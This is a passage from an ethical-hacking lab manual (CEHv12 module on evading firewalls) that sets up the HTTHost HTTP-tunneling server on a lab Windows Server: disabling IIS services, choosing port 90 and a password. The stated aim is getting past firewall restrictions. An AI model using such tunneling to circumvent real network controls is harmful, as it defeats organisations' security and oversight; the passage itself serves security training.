
Here, we will learn how networks can be scanned, and how to use HTTPort and HTTHost to bypass firewall restrictions and access files.

1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine.
2. Now, you must ensure that **IIS Admin Service** and **World Wide Web Publishing services** are not running
3. Click **Start** and click the **Windows Administrative Tools** app. The **Windows Administrative Tools** window appears; double-click **Services** to launch.




4. In the **Services** window, scroll down to **World Wide Web Publishing Service** and you can observe that the service is **Disabled** under the **Startup Type** column, as shown in the screenshot.

> Note: If **World Wide Web Publishing Service** is **Enabled** disable it by double clicking the service and in the **World Wide Web Publishing Service Properties** window in **Startup type** select **Disabled** from the drop down and click **Apply** and **OK**.



5. Similarly, check **IIS Admin Service**; stop the program if it is running.

6. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost** and double-click **htthost.exe**.




7. If the **Open File - Security Warning** pop-up appears, click **Run**.

8. A **HTTHost** wizard appears; click the **Options** tab.


9. On the **Options** tab, leave **90** as the port number in the **Port** field under the **Network** section. Keep the other settings on default, except for **Personal password**, which should contain any other password. In this task, the **Personal password** is **"magic**."

> Note: Typically, HTTP tunneling should be performed using port 80. Port 80 is being used to host the local websites, therefore we have used port 90 for this task.

10. Ensure that **Revalidate DNS names** and **Log connections** are checked and click **Apply**.

